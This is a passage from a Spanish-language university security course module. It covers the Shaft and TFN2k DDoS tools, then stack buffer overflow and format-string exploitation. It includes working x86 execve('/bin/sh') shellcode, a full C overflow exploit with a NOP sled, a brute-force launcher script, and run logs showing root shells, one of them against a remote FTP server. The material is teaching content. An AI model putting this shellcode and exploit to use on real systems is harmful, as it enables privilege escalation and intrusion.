Shaft

Otro conjunto de herramientas derivado de los dos anteriores (*TRIN00* y TFN) es *Shaft*. La jerarquía utilizada por *Shaft* es similar a las demás herramientas analizadas. Una vez más, se basa en varios *masters* (denominados ahora *Shaftmasters*) que gobiernan a su vez diversos *slaves* (*Shaftnodes*).

Al igual que en los otros esquemas, el atacante se conecta mediante un programa cliente a los *Shaftmasters* desde donde inicia, controla y finaliza los ataques distribuidos.

Shaft utiliza mensajes UDP para transmitir información entre los *Shaftmasters* y los *Shaftnodes*. Por otra parte, el atacante se conecta vía Telnet a un *Shaftmaster* utilizando una conexión fiable mediante TCP. Una vez conectado, utilizará una contraseña para autorizar su acceso.

	Atacante	ShaftMaster	ShaftNode
Atacante		20432/TCP	
ShaftMaster			18753/UDP
ShaftNode		20433/UDP	

Esquema de comunicaciones de *Shaft*

La **comunicación** entre *Shaftmasters* y *Shaftnodes* se realiza mediante UDP (que no es fiable). Por este motivo, Shaft utiliza *tickets* para poder mantener ordenada la comunicación y asignar a cada paquete una orden de secuencia.

La combinación de contraseñas y tickets es utilizada por los *Shaftmasters* para transmitir las órdenes hacia a los *Shaftnodes*, que a su vez verificarán que sean correctas.

Tribe Flood Network 2000

Analizaremos por último una revisión de la herramienta TFN. La arquitectura básica en la que existe un atacante que utiliza clientes para gobernar los distintos demonios instalados en las máquinas infectadas se mantiene, de forma que el control de este tipo de ataques mantiene la premisa de tener el máximo número de ordenadores segmentados. De esta forma, si un cliente es neutralizado, el resto de la red continúa bajo control.

Aun así, *Tribe Flood Network* 2000 (TFN2k) añade una serie de características adicionales, de entre las que destacamos las siguientes:

- La comunicación *master-slave* se realizan ahora mediante protocolos TCP, UDP, ICMP o los tres a la vez de forma aleatoria.

- Los ataques continúan siendo los mismos (*ICMP Flooding*, *UDP Flooding*, *SYN Flooding* y *Smurf*). Aun así, el demonio se puede programar para que alterne entre estos cuatro tipos de ataque, para dificultar la detección por parte de sistemas de monitorización en la red.

- Las cabeceras de los paquetes de comunicación *master-slave* son ahora aleatorias, excepto en el caso de ICMP (donde siempre se utilizan mensajes de tipo `echo-reply`). De esta forma se evitaría una detección mediante patrones de comportamiento.

- Todos los comandos van cifrados. La clave se define en tiempo de compilación y se utiliza como contraseña para acceder al cliente.

- Cada demonio genera un proceso hijo por ataque, tratando de diferenciarse entre sí a través de los argumentos y parámetros que se pasan en el momento de ejecución. Además, se altera su nombre de proceso para hacerlo pasar por un proceso más del sistema.

1.6. Deficiencias de programación

En este último apartado analizaremos dos de los errores de programación más graves que podemos encontrar en aplicaciones de red como ejemplo del último tipo de deficiencias asociadas al modelo de comunicaciones TCP/IP. En realidad, este tipo de deficiencias se deberían considerar como vulnerabilidades de seguridad a nivel de sistema más que como deficiencias de seguridad de la arquitectura de red TCP/IP. Aun así, se han incluido en este módulo didáctico puesto que son vulnerabilidades asociadas a los servicios proporcionados sobre TCP/IP y porque, en el caso de estar presentes en los servicios que ofrece la red, incrementarán el riesgo de vulnerar la seguridad de la misma.

Calidad del *software*

Los sistemas operativos y, en general, las aplicaciones de código abierto suelen ser estudiadas más profundamente y por un colectivo de programadores y usuarios muy grande. Por este hecho, las vulnerabilidades existentes a causa de errores en la programación suelen estar más controladas.

La mayor parte de estas deficiencias de programación pueden suponer un agujero en la seguridad de la red debido a situaciones no previstas como, por ejemplo:

- Entradas no controladas por el autor de la aplicación, que pueden provocar acciones malintencionadas y ejecución de código malicioso.
- Uso de caracteres especiales que permiten un acceso no autorizado al servidor del servicio.
- Entradas inesperadamente largas que provocan desbordamientos dentro de la pila de ejecución y que pueden implicar una alteración en el código que hay que ejecutar.

El gusano ...

... de Robert Morris fue capaz de colapsar gran parte de los sistemas existentes en internet en aquel momento, provocando gran conmoción respeto a la seguridad a las redes TCP/IP.

Un ejemplo de ataque que se aprovechaba de estas deficiencias de programación fue el famoso gusano de Robert Morris, Jr. Este ataque contra internet se produjo el 2 de noviembre de 1988, cuando este estudiante generó un gusano que se aprovechaba de dos errores de programación en dos aplicaciones de servicio de internet: la primera deficiencia estaba asociada al modo de depuración del demonio `sendmail` y la segunda se relacionaba con el demonio `fingerd` (relativa a su implementación para identificar peticiones *finger*).

Sendmail

la aplicación ***sendmail*** es uno de los servidores de correo electrónico (protocolo SMTP) más conocidos y ha representado una auténtica pesadilla de seguridad desde que aparecieron los primeros problemas de seguridad en 1988. Precisamente por ser el servidor de correo electrónico más popular y por tratarse de un programa que viola el principio del privilegio mínimo (dado que se ejecuta con privilegios de administrador), durante años fue el blanco de numerosos ataques.

El objetivo final de los ataques que explotan deficiencias de programación es la posibilidad de ejecutar un código arbitrario en el sistema operativo sobre el que se está ejecutando la aplicación vulnerable. Generalmente, este código arbitrario consistirá en la ejecución de un código en ensamblador (más conocido como *shellcode*) que permite la posterior ejecución de comandos de sistema con privilegios del usuario administrador, es decir, con todos los permisos posibles.

Los ataques que permiten explotar este tipo de deficiencias se presentan generalmente en forma de binarios (programas ejecutables) ya compilados para el sistema operativo en el que se está ejecutando la aplicación vulnerable (conocidos con el nombre de *exploits*).

Un ***exploit*** es un programa, generalmente escrito en C o ensamblador, que fuerza las condiciones necesarias para aprovecharse de un error de seguridad subyacente.

Descargar *exploits* de internet

La idea de visitar páginas web de internet con el objetivo de encontrar *exploits* ya creados y ponerse a probar sus efectos no es nada recomendable. Aunque conseguir el código fuente de estos *exploits* es generalmente posible, es muy probable que a causa del desconocimiento del tema por parte del usuario no le permita percibir que este *exploit* puede ser en realidad un ataque contra su propia máquina.

Existen infinidad de *exploits* para servidores de aplicaciones de internet (servidores de imap, pop3, smtp, ftp, httpd, ...) y generalmente se pueden encontrar disponibles en internet ya compilados o en forma de código fuente.

Analizaremos a continuación, como ejemplo de dos de las deficiencias de programación más representativas, los ataques de explotación a través de desbordamientos de *buffer* y mediante cadenas de formato.

1.6.1. Desbordamiento de *buffer*

Un ataque de desbordamiento de *buffer* se basa en la posibilidad de escribir información más allá de los limites de una tupla almacenada en la pila de ejecución. A partir de esta tupla, asociada a una llamada a función dentro del programa, se puede conseguir corromper el flujo de la ejecución modificando el valor de regreso de la llamada a la función. Si este cambio en el flujo de ejecución es posible, se podrá llevar la ejecución a una dirección de memoria arbitraria (introducida en los datos de la pila a partir del mismo ataque) y ejecutar un código malicioso.


Lectura recomendada

Una de las mejores lecturas para entender el correcto funcionamiento de los ataques de explotación basados en desbordamientos de *buffer* es el artículo "Smashing the Stack for Fun and Profit"de *Aleph One*. Lo podéis encontrar en el número 49 de la revista digital *Phrack* (`www.phrack.org`).

El éxito de este ataque será posible en aquellos programas que utilizan funciones de manipulación de *buffers* que no comprueban los límites de las estructuras de los datos como, por ejemplo, la función `strcpy()`, en vez de las que sí lo hacen como, por ejemplo, la función `strncpy()`. Veamos, a partir del siguiente ejemplo:

```
[usuario@victima /]$ cat a1.c

void f (int a, int b) {
char buffer[100];
}
void main() {
f(1,2);
}

[usuario@victima /]$ gcc a1.c -o a1
[usuario@victima /]$ ./a1
```


como quedaría la situación de la pila de ejecución en el momento de realizar la llamada a la función `f()`:



En este otro ejemplo,


```
[usuario@victima /]$ cat a2.c
void f(int a, int b, int c) {
   char buf1[5];
   char buf2[10];
   *(buf1 + 12)+=8;

int main() {
  int x;
  x = 0;
  f(1,2,3);
  x = 1;
  printf("%d\n",x);
}

[usuario@victima /]$ gcc a2.c -o a2
[usuario@victima /]$ ./a2
0
```

vemos cómo tras la llamada a la función `f()` durante la ejecución del programa, el valor de regreso almacenado en la pila de ejecución es modificado para que una de las instrucciones (`x=1`) sea ignorada. La situación de la pila de ejecución durante la llamada a la función f() quedaría como sigue:



Para poder llevar a cabo el desbordamiento es necesario conocer la arquitectura del sistema en el que se está ejecutando el programa, así como su sistema operativo. A partir de esta información, será posible conocer, por ejemplo, el sentido de crecimiento de la pila de ejecución (puede ser a direcciones menores de memoria o a direcciones mayores), la definición del puntero de pila (si éste hace referencia a la última posición ocupada en la pila o a la primera posición libre), etc.

Asimismo, se requiere conocer también en detalle el orden en el que se depositan los distintos elementos en la pila: el puntero hacia el marco anterior (SFP), la dirección de retorno (RET), el orden de las variables locales y los parámetros pasados a la función, etc. Con toda esta información, se podrá introducir un valor en la posición de la dirección de regreso que modifique el flujo de ejecución justo en el punto que se desee, es decir, una posición de memoria en el que se haya almacenado previamente el código que hay que ejecutar. Generalmente, éste suele ser el código en ensamblador necesario para abrir una consola de sistema (*shellcode*).



El objetivo de un ataque basado en desbordamiento de *buffer* en sistemas Unix suele ser la ejecución de una consola de sistema con los permisos asociados al usuario con el que se está ejecutando el servicio atacado. Si este usuario es el administrador del sistema, esto implica disponer de todos los privilegios sobre los recursos del equipo.

Cuando se disponga de toda la información necesaria, se utilizará un puntero contra la dirección de memoria que contiene el valor de la dirección de regreso para modificarlo. El valor introducido apuntará a la dirección de la pila en la que se haya almacenado el `shellcode` correspondiente.

Dado que la mayor parte de estos ataques suele dejar el código que hay que ejecutar directamente en la pila, éste debe ser código ensamblador para su correcta ejecución. Para construir este `shellcode`, se puede partir de un código a más alto nivel con la opción de generación del propio código ensamblador asociado o extraerlo mediante una utilidad de depuración.

A continuación presentamos un pequeño ejemplo para ver los pasos necesarios para transformar un código en lenguaje C que realiza la llamada al sistema, necesaria para abrir una `shell` de sistema en un entorno GNU/Linux y su transformación a código ensamblador.

- En primer lugar construimos el código fuente necesario para realizar la llamada al sistema `execve`, invocando la ejecución del binario `/bin/sh`, y lo compilamos mediante `gcc`:

```
[usuario@victima /]$ cat s.c

#include <stdio.h>
void main() {
 char *name[2];
 name[0] = "/bin/sh";
 name[1] = NULL;
 execve(name[0], name, NULL);
 exit(0);
}
```

- A continuación, utilizaremos la herramienta de depuración `gdb` para analizar el código ensamblador asociado al código que hemos compilado. Mediante este análisis, detectaremos qué instrucciones en ensamblador son necesarias para invocar la llamada al sistema `execve`, descartando así el resto de código innecesario (dado que el shellcode que hay que construir debería ser de tamaño reducido y autosuficiente).

```
[usuario@victima /]$ gcc -o s -ggdb -static s.c
[usuario@victima /]$ gdb s
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
0x800014e <main+30>:    call   0x80002bc <__execve>
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
(gdb) disassemble __execve
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
```

- Para asegurar el correcto funcionamiento de las instrucciones que utilizaremos en el *shellcode* final, realizamos un nuevo código en C que ejecute directamente las instrucciones en ensamblador seleccionadas para la elaboración del *shellcode* y comprobamos que tras su ejecución se obtenga la consola de sistema esperada:

```
[usuario@victima /]$ cat s.c
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

- Por último, construimos un nuevo programa en C para comprobar el correcto funcionamiento del código ensamblador anterior. En este programa se colocan cada una de las instrucciones del código en ensamblador mediante su código de operación en hexadecimal (conseguido nuevamente a partir de la herramienta de depuración `gdb`).

Asignamos estos códigos de operación a una tupla de caracteres llamada `shellcode` y comprobaremos si es posible su ejecución tras modificar la dirección de retorno a la zona de memoria en la que se encuentra depositada esta variable:

```
[usuario@victima /]$ cat test.c
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31 \xc0\x88\x46\x07\x89\x46\x0c"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}

[usuario@victima /]$ gcc -o test test.c
[usuario@victima /]$ ./test
$ exit
[usuario@victima /]$
```

Ejecución local de un desbordamiento de *buffer*

La construcción de una aplicación que realizará un desbordamiento de *buffer* sobre una segunda aplicación vulnerable (que presenta, por lo tanto, esta deficiencia de programación) requiere conocimientos más avanzados sobre el código que hay que atacar. Además, será necesaria la inyección del `shellcode` adecuado (por medio, por ejemplo, de un paso de parámetros), junto con la utilización de referencias relativas para alcanzar el código inyectado.

El uso de referencias relativas es necesario puesto que la aplicación que está realizando el ataque (el *exploit*) desconoce la posición absoluta en memoria o, lo que es lo mismo, el estado de la pila en el momento de la ejecución del programa vulnerable.

Asimismo es necesario realizar un tratamiento en el contenido del código inyectado en memoria, para evitar la existencia de elementos `NULL` que podrían concluir la lectura del código ensamblador asociado. Si esta situación se produce, la ejecución del programa vulnerable finalizará en su totalidad.

También será necesario simular una condición de finalización correcta, tanto si realmente es así, como si ocurre algún problema en las llamadas al sistema, de forma que en ningún caso finalice la ejecución de la aplicación vulnerable al intentar realizar el ataque.

Otro aspecto que debemos tener en cuenta es la posible variación de la posición en la pila del código inyectado. Así, es posible apuntar a direcciones de memoria no permitidas para buscar el código inyectado a la pila de ejecución. Para evitarlo, sería necesario averiguar el tamaño del *buffer* sobre el que el ataque aplicará el desbordamiento, así como el desplazamiento necesario sobre la pila.

A continuación veremos un ejemplo de ejecución local de un ataque de desbordamiento contra una aplicación vulnerable:

- En primer lugar, codificamos en lenguaje C una aplicación vulnerable y la compilamos:

```
[usuario@victima /]$ cat v.c

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[512];
 setuid(0);
 strcpy(buffer,argv[1]);
}


[usuario@victima /]$ gcc -o v v.c
```

- En segundo lugar, codificamos, también en lenguaje C, un *exploit* que realizará un ataque de desbordamiento de *buffer* contra el programa anterior y lo compilamos. Para realizar el ataque, este *exploit* construirá un *shellcode* que más adelante se inyectará al código vulnerable.

```
[usuario@victima /]$ cat exploit.c
#include <stdlib.h>
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void){
__asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {
  char *buff, *ptr;long *addr_ptr, addr; int i, bsize;
  bsize  = atoi(argv[1]); buff = malloc(bsize);
  addr = get_sp();  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4) *(addr_ptr++) = addr;
  for (i = 0; i < bsize/2; i++) buff[i] = 0x90;
  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++) *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';
  printf("%s",buff);
}

[usuario@victima /]$ gcc -o exploit exploit.c
```

Para facilitar la búsqueda del código inyectado sobre la aplicación vulnerable, delante del `shellcode` del *exploit* se utilizará una cadena llena de códigos NOP*, para utilizar parte de la memoria como trampolín** hacia el código del *shellcode*.

-* **No operation.** Este código de operación en ensamblador indica al procesador que no haga nada. Se utiliza únicamente para incrementar el contador de programa.
-** A la cadena de códigos de operación NOP que insertamos dentro del `shellcode` se la conoce con el nombre de *sledge* (trampolín).

- Para realizar la inyección del `shellcode` generado en el *exploit* anterior, realizamos el siguiente guión de sistema y lo ejecutamos:

```
[usuario@victima /]$ cat launcher.sh
for i in `seq 500 700`;do
  a=`./e $i`;
  ./v $a;
  echo "bsize==$i";
done

[usuario@victima /]$ launcher.sh
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==500
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==501
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==528
sh$
sh$ whoami
usuario
sh$ exit
bsize==529
^C
```

- Como vemos en la figura anterior, con un tamaño de *buffer* de 528 se consigue realizar con éxito el ataque de desbordamiento de *buffer* sobre la aplicación vulnerable. Pero como este programa vulnerable se está ejecutando con privilegios de usuario normal, la consola de sistema que el ataque consigue ejecutar lo hará con los mismos privilegios.

  Para comprobar el riesgo de seguridad que puede suponer el ejemplo anterior, simulamos a continuación que el programa vulnerable es en realidad una aplicación que pertenece al usuario administrador del sistema y que tiene activado además el bit de `setuid`. Con estas modificaciones, volvemos a ejecutar el guión de sistema anterior, y comprobamos cómo un usuario con privilegios normales puede conseguir realizar una escalada de privilegios mediante la realización del ataque:

```
[usuario@victima /]$ ls -la v
-rwxr-xr-x    1 usuario    usuario       13622 Apr  1 09:43 v

[root@victima /]$ su
[root@victima /]$ chown root v
[root@victima /]$ chmod +s v
[root@victima /]$ exit

[usuario@victima /]$ launcher.sh
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==500
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==501
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==528
sh$
sh$ whoami
root
sh$ exit
bsize==529
^C
```

1.6.2. Cadenas de formato

Los ataques que explotan deficiencias de programación mediante cadenas de formato se producen en el momento de imprimir o copiar una cadena de caracteres desde un *buffer* sin las comprobaciones necesarias.

Imaginemos, por ejemplo, que un programador que quiere imprimir el contenido de un *buffer* con la sentencia `printf("%s", buffer)` lo codifica como `printf(buffer)` por error.

Aunque el resultado funcional es el mismo, el resultado técnico es muy distinto, ya que la sentencia genera un agujero de seguridad en el código que permitirá controlar el flujo de la ejecución.

Al indicar directamente a la función `printf()` el *buffer* que hay que imprimir, la sentencia lo interpreta como una cadena de formato. Así, la función tratará de encontrar en el contenido del *buffer* caracteres de formato especiales, como por ejemplo `"%d", "%s", "%x"`. Para cada uno de los caracteres de formato, se extraerá de la pila de ejecución un número variable de argumentos.

A causa de este error, un atacante podría acceder a valores de la pila de ejecución que se encuentren por encima de esta cadena de formato. Esta deficiencia le permitirá, por tanto, tener el control necesario para escribir en la memoria del proceso y alterar el flujo de la ejecución para llevarlo a un `shellcode`.

La sentencia `printf()` (y similares), aparte de las utilidades propias de la función para imprimir números enteros, cadenas de caracteres y delimitar la longitud de los campos a imprimir, permite:

1) Obtener en cualquier momento el número de caracteres en la salida. Así, al encontrarse un carácter de formato especial como `"%n"`, el número de caracteres en la salida antes de encontrar este campo se almacenará en la zona de memoria asociada:

```
int x = 100, i = 20, valor;
printf("\%d \%n \%d", x, &valor, i);
```

2) El carácter de formato `"%n"` devolverá el número de caracteres que deberían haberse emitido en la salida, y no el número de los que realmente se van emitir. Aunque al dar formato a una cadena de caracteres en un *buffer* de tamaño fijo la cadena se hubiese truncado, el valor devuelto por `"%n"` será el desplazamiento original de la cadena (se haya o no truncado). Para comprobarlo, podemos ver como en el siguiente ejemplo la variable `valor` devuelve 100 en lugar de 20:

```
[usuario@victima /]$ cat a.c
int main(){
  char buf[20];
  int valor, x=0;
  snprintf(buf, sizeof(buf), "%.100d%n ",x, &valor);
  printf("%d",valor);
}

[usuario@victima /]$ gcc a.c -o a
[usuario@victima /]$ ./a
100
```

Así pues, vemos cómo mediante la manipulación correcta de funciones como `sprintf()` y `printf()` se pueden modificar entradas de la pila de ejecución. Concretamente, se podrá modificar la información de la pila que indica el número de bytes señalados por `"%n"`, en la dirección que se le indique en la función mediante la cadena de formato (ya que este valor se deposita en la pila para que actúe como el siguiente argumento).

El valor que hay que escribir se puede manejar como se desee ya que, como hemos visto, con la cadena de formato `"%.numerod"` se puede añadir valor a los caracteres existentes realmente en el *buffer* antes de `"%n"`.

Al igual que en los ataques realizados mediante desbordamiento de *buffer*, al poder manipular el contenido de la pila de ejecución es posible modificar cualquier valor deseado dentro del espacio de memoria del proceso. Este hecho se puede utilizar para sobreescribir el comando de sistema que se debe ejecutar, el identificador de usuario asociado a un programa, el valor de regreso de una función para cambiar el flujo de ejecución de un proceso a un `shellcode`, etc.

Explotación remota mediante una cadena de formato

Veremos a continuación la ejecución remota de un ataque de explotación mediante cadenas de formato contra un servidor de ftp real.

En este ejemplo, podemos ver cómo se cumplen las mismas condiciones que hemos visto en los casos anteriores, con la diferencia de que ahora se realizará sobre una aplicación que presta servicios de forma remota a través de internet.

Igual que en otros ejemplos, construimos un guión de sistema para realizar la ejecución del *exploit* de forma continua contra un servidor de ftp que se encuentra en la dirección IP `10.0.0.4`:

```
[usuario@victima /]$ cat launcher2.sh
for i in `seq 1 500`;do
   echo "Intent n°: $i";
   ./$1 $2;
done

[usuario@victima /]$ ./launcher.sh exploitFtp 10.0.0.4
Intento n°: 1
200-31 bffff368 1ee bfffd2f0 +bfffceec |0
200  (end of '%x %x %x %x +%x |%x')
Ret location befor: 0
Ret      location : bfffce94
Proctitle addres  : 807347b and 134689915
tmp 1  : 0x62626262
tmp 2  : 0x0
tmp 1  : 0x25662e25
tmp 2  : 0x0
...
...
tmp 1  : 0x2e25662e
tmp 2  : 0x0
./launcher2.sh: line 3: 30003 Segmentation fault
...
...
...
Intento n°: 23
----------------
200-31 bffff368 1ee bfffd2f0 +bfffceec |0
200  (end of '%x %x %x %x +%x |%x')
Ret location befor: 0
Ret      location : bfffce94
Proctitle addres  : 807347b and 134689915
tmp 1  : 0x62626262
tmp 2  : 0x0
tmp 1  : 0xbfffce94
 --> 24 <-- Ok!!!
 --> 23 <-- Ok!!!
 Abriendo una shell...
200-aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbÎÿ¿-2-2000-
2000000000000000000000000000000000nan00000000-
...
...
000000000000000000000000000000000000000000000000000

whoami
root
```

Como vemos en la figura anterior, tras realizar veintidós intentos, el ataque se produce satisfactoriamente y el usuario que ejecuta el ataque obtiene una consola de sistema en el equipo remoto con privilegios de usuario administrador.

Resumen

El objetivo de este primer módulo didáctico ha sido presentar de forma práctica algunos ejemplos de cómo se puede vulnerar la seguridad de la familia de protocolos TCP/IP.

Durante la exposición de cada capítulo hemos visto algunos de los ataques existentes contra la seguridad en cada una de las capas de este modelo de red.

El origen de muchos de estos ataques como, por ejemplo, la manipulación de información, la suplantación de identidades, etc. ha existido fuera del entorno informático desde hace muchos años. La solución de estos problemas no pasa sólo por el análisis técnico de los sistemas involucrados, sino también por el de la comprensión de todos aquellos factores que afectan al usuario.

Aun así, desde un punto de vista técnico, el riesgo de una mala utilización de los protocolos de cada una de las capas, junto con las deficiencias de programación de las aplicaciones existentes para ofrecer servicios a través de internet son problemas de seguridad que sí se pueden solucionar.

En los siguientes módulos didácticos veremos cómo evitar y protegerse de estos ataques desde el punto de vista técnico. Estos módulos están orientados a explicar, de forma didáctica, las tareas necesarias para conseguir este objetivo. De forma muy resumida, estas tareas ayudarán a implementar las siguientes necesidades:

- **Prevención y protección.** Mediante la instalación de sistemas cortafuegos y de mecanismos criptográficos para garantizar la privacidad y la integridad de la información en las comunicaciones, será posible llegar a conseguir un primer nivel de prevención y de protección contra la mayor parte de los ataques que hemos visto.

- **Autenticación.** La autenticación es posiblemente una de las necesidades más importante, dado que el hecho de conseguir privacidad e integridad no tendría ningún sentido si no se garantizara la identificación del destinatario. Mediante la utilización de protocolos criptográficos de autenticación fuerte será posible garantizar esta necesidad.

- **Detección y respuesta.** Así como los elementos anteriores los hemos identificado como básicos e imprescindibles para poder ofrecer un nivel de seguridad mínimo, es necesaria la utilización de mecanismos complementarios para detectar los ataques que no se hayan podido evitar y tomar las acciones adecuadas para neutralizarlos.

Glosario

Address Resolution Protocol (ARP): protocolo de la familia TCP/IP que asocia direcciones IP a direcciones MAC.

ARP: ver *Address Resolution Protocol*.

Denegación de servicio (DoS): ataque que hace una apropiación exclusiva de un recurso o servicio con la intención de evitar cualquier acceso a terceras partes. En inglés, *deny of service*.

Desbordamiento de *buffer*: posibilidad de corromper la pila de ejecución para modificar el valor de retorno de una llamada a función y provocar la ejecución de código arbitrario.

DoS: ver *Denegación de servicio*.

Huella identificativa: información muy precisa que permite identificar un sistema o una red en concreto. En inglés, *fingerprinting*.

Escáner de vulnerabilidades: aplicación que permite comprobar si un sistema es vulnerable a un conjunto de deficiencias de seguridad.

Exploit: aplicación, generalmente escrita en C o ensamblador, que fuerza las condiciones necesarias para aprovecharse de un error de programación que permite vulnerar su seguridad.

Exploración de puertos: técnica utilizada para identificar los servicios que ofrece un sistema.

Explotación de un servicio: actividad realizada por un atacante para conseguir una escalada de privilegios, abusando de alguna deficiencia del servicio o del sistema.

Fingerprinting: ver *Huella identificativa*.

Firewall: ver *Cortafuegos*.

Fragmentación IP: proceso de división de un datagrama IP en fragmentos de menor longitud.

Internet Control Message Protocol (ICMP): protocolo encargado de realizar el control de flujo de los datagramas IP que circulan por la red.

ICMP: ver *Internet Control Message Protocol*.

Internet Protocol (IP): protocolo para la interconexión de redes.

IP: ver *internet Protocolo*.

IP flooding: ataque de denegación de servicio basado en una saturación de la red mediante la generación masiva de datagramas IP.

Maxim Transfer Unit (MTU): medida máxima de un datagrama IP dentro de una red.

MTU: Ver *Maxim Transfer Unit*.

Requests for Comments: conjunto de documentos técnicos y notas organizativas sobre internet.

Reensemblado IP: proceso de reconstrucción de un datagrama IP a partir de sus fragmentos.

RFC: Ver *Requests for Comments*.

